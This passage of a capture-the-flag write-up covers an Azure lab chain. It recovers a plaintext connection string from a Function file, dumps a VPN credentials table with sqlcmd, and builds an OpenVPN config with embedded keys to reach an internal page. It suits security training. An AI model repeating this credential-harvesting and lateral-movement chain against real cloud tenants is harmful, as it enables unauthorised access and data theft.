
I couldn’t find the right way to enumerate subscriptions and their resources via the API at `management.azure.com`. It probably has to do with the authorization that the token generated by az-cli has. I ended up giving up on this approach.
After a while, I just logged into https://portal.azure.com with the obtained credentials. This way, it was more intuitive to view the Tenant resources.

After navigating through the applications, I found the flag in a file located in the GetDbConnection (Functions) resource, which contains clear text database credentials in a Java script with the .csx extension.
Subscriptions -> Vulnerable Application -> View Resources -> af-secura -> GetDbConnection (Functions) -> run.csx content

Contents of the file run.csx
#r "Newtonsoft.Json"

using System.Net;
using Microsoft.AspNetCore.Mvc;
using Microsoft.Extensions.Primitives;
using Newtonsoft.Json;

public static async Task<IActionResult> Run(HttpRequest req, ILogger log)
{
    return new OkObjectResult("Server=tcp:securavulnerableserver.database.windows.net,1433;Initial Catalog=securavulnerabledb;Persist Security Info=False;User ID=DevOps;Password=SECURA{C0NN3CT10N_STR1NG};MultipleActiveResultSets=False;Encrypt=True;TrustServerCertificate=False;Connection Timeout=30;");
}
Flag 3
SECURA{D4F4ULT_P4SSW0RD}
Challenge 4
Now we have a new credential to access an MSSQL Server at securavulnerableserver.database.windows.net:1433, so let’s take a look inside the database.
I tried to install mssql-cli, but after running into some errors, I decided to use sqlcmd.
These steps worked well on Ubuntu 24.04.2.
curl https://packages.microsoft.com/keys/microsoft.asc | sudo tee /etc/apt/trusted.gpg.d/microsoft.asc
echo "deb [arch=amd64] https://packages.microsoft.com/ubuntu/22.04/prod jammy main" | sudo tee /etc/apt/sources.list.d/mssql-release.list
sudo apt update
echo 'export PATH="$PATH:/opt/mssql-tools/bin"' >> ~/.bashrc
source ~/.bashrc
sqlcmd -?
Accessing and enumerating the database
sqlcmd -S "securavulnerableserver.database.windows.net,1433" -d "securavulnerabledb" -U "DevOps" -P "SECURA{C0NN3CT10N_STR1NG}"
Listing the available databases
SELECT name FROM sys.databases;

name
master
securavulnerabledb
Listing the columns of the vpn_employee_data table
SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA = 'dbo';

TABLE_NAME
vpn_employee_data
Consultando as colunas da tabela vpn_employee_data
SELECT COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME = 'vpn_employee_data';

COLUMN_NAME
vpn_username
vpn_password
Querying the VPN access data
SELECT * FROM vpn_employee_data;

vpn_username | vpn_password
Employee23187 | SECURA{VPN_CR3D3NT14LS}
Flag 4
SECURA{VPN_CR3D3NT14LS}
Challenge 5
Now, we have a new credential to access the VPN, and we’ll likely be able to connect using the .ovpn file obtained in Challenge 1 (https://supercompanystorage.blob.core.windows.net/storagecontainer/Employee23187.ovpn).


I just updated it with the VPN’s IPV4 address obtained from portal.azure.com and inserted the credentials into the helper text file.
Public IPV4 of the VPN
C:\users<user>\OpenVPN\config\Employee23187\creds.txt
New .ovpn file:
client
proto udp
explicit-exit-notify
#remote 70jMESClGx]MNx7- 1194
remote 20.126.124.30 1194
dev tun
resolv-retry infinite
nobind
persist-key
persist-tun
remote-cert-tls server
verify-x509-name server_cA08u0Kgf4PLUyib name
auth SHA256
auth-nocache
cipher AES-128-GCM
tls-client
tls-version-min 1.2
tls-cipher TLS-ECDHE-ECDSA-WITH-AES-128-GCM-SHA256
ignore-unknown-option block-outside-dns
setenv opt block-outside-dns # Prevent Windows 10 DNS leak
verb 3
<ca>
-----BEGIN CERTIFICATE-----
MIIB1zCCAX2gAwIBAgIUdnVcuNiAveO6RYz5JCTNRMKO+AAwCgYIKoZIzj0EAwIw
HjEcMBoGA1UEAwwTY25fc3FXYUpMb044OHhvMk9NcTAeFw0yNDA4MDEwODI2NDRa
Fw0zNDA3MzAwODI2NDRaMB4xHDAaBgNVBAMME2NuX3NxV2FKTG9OODh4bzJPTXEw
WTATBgcqhkjOPQIBBggqhkjOPQMBBwNCAAR2ZrFv4s/1Z/lX97Ql1G20w4Wx/3Yk
yIHEHad3OqVJzmHPfpJpqOo2hHdbdTPrCbklGJh+ylO4/dunDOV8PGRvo4GYMIGV
MB0GA1UdDgQWBBSHAXlmb5az+56qAKI5tKOSD+543jBZBgNVHSMEUjBQgBSHAXlm
b5az+56qAKI5tKOSD+543qEipCAwHjEcMBoGA1UEAwwTY25fc3FXYUpMb044OHhv
Mk9NcYIUdnVcuNiAveO6RYz5JCTNRMKO+AAwDAYDVR0TBAUwAwEB/zALBgNVHQ8E
BAMCAQYwCgYIKoZIzj0EAwIDSAAwRQIhAP0J4O+rlCpd0luHragN18MXBWPEu82f
MXHDLdoQDlPFAiAQoe+BVqjLltPjw5A/0R9Dl6+83lZXUHGz0NlDvvDxsA==
-----END CERTIFICATE-----
</ca>
<cert>
-----BEGIN CERTIFICATE-----
MIIB4DCCAYagAwIBAgIRANrcrfsvvYrBbvnIIh/fWwMwCgYIKoZIzj0EAwIwHjEc
MBoGA1UEAwwTY25fc3FXYUpMb044OHhvMk9NcTAeFw0yNDA4MDEwODI2NDZaFw0y
NjExMDQwODI2NDZaMBgxFjAUBgNVBAMMDUVtcGxveWVlMjMxODcwWTATBgcqhkjO
PQIBBggqhkjOPQMBBwNCAARSa89f828NZ4aCwd/DLH6uklYcAJAH4M1Eh6Rn4+WA
ST/vSwYLvAl5Oi6FRyhvCu0wah9cM4LtI90HXNScGPvGo4GqMIGnMAkGA1UdEwQC
MAAwHQYDVR0OBBYEFP3fU6GWC3bsJ5NQSnVg9waqlJ/SMFkGA1UdIwRSMFCAFIcB
eWZvlrP7nqoAojm0o5IP7njeoSKkIDAeMRwwGgYDVQQDDBNjbl9zcVdhSkxvTjg4
eG8yT01xghR2dVy42IC947pFjPkkJM1Ewo74ADATBgNVHSUEDDAKBggrBgEFBQcD
AjALBgNVHQ8EBAMCB4AwCgYIKoZIzj0EAwIDSAAwRQIgeXDR68cHHtUv01QYV6vj
9d8YnMAp+p4iVsD4nEX4mFUCIQD5hNHjaa/ZLbOuohlrYfek1q2moWahMoauWgv8
GwSexw==
-----END CERTIFICATE-----
</cert>
<key>
-----BEGIN ENCRYPTED PRIVATE KEY-----
MIHjME4GCSqGSIb3DQEFDTBBMCkGCSqGSIb3DQEFDDAcBAiWnZBjHNXd4QICCAAw
DAYIKoZIhvcNAgkFADAUBggqhkiG9w0DBwQIqagF3X/6BkcEgZD2qNtBbD0lDcX/
MWPQEan5Jq2JcgQpTnlOutcA65vBM7Zru/4Dv38MavuMg+a+nIeOmnWXpmO41oFz
0tc5BPEMv289JVNKpDlk0TIeiOMwOrl8HrMhU41ECIQcJBGLrXViHRgeM09e6ucW
h+YfrneY58tE1ru9QXncwWtX022T02I2s4I8vIK2AeHgbswIUMY=
-----END ENCRYPTED PRIVATE KEY-----
</key>
<tls-crypt>
#
# 2048 bit OpenVPN static key
#
-----BEGIN OpenVPN Static key V1-----
8a203dd0cf2a9db83b2890fd01471c70
64d5df1824cafefc90fe9bf8e17718f5
997a8e74120fcae04b00c5e39463d3ad
9364051289b5ca5b375711e68e800733
c124da93af3998f9630a80169fe5abc3
2adf96289df24179d1a00cd6220725e5
62c61d6ba79d67140c5c4318081ce4c5
a041eb88249afcc787face96f258ac25
518ed6b9a3c9fca2d61914aaa7fa3975
a9b040f187ec173c172d8854c6aaf901
a37ce6c41c4d596d9e0a2d06ca34b485
456f729fd485e86686e2250a729cb20a
1f817ef04a3abc06b69c4cb77e413242
673d414b5ee699894edcccbccc7ab43d
c81d725fb0c0a78d24993381cf21e5b3
973bbf679603ca72f22dd82fc8da7c1f
-----END OpenVPN Static key V1-----
</tls-crypt>
auth creds.txt
VPN accessed and IPV4 successfully assigned.


Once connected to the VPN, I tried to access all the internal resources and ended up landing on the website-network-interface.

The flag was on the homepage.

Flag 5
SECURA{1NT3RN4L_HTML_W3BP4G3}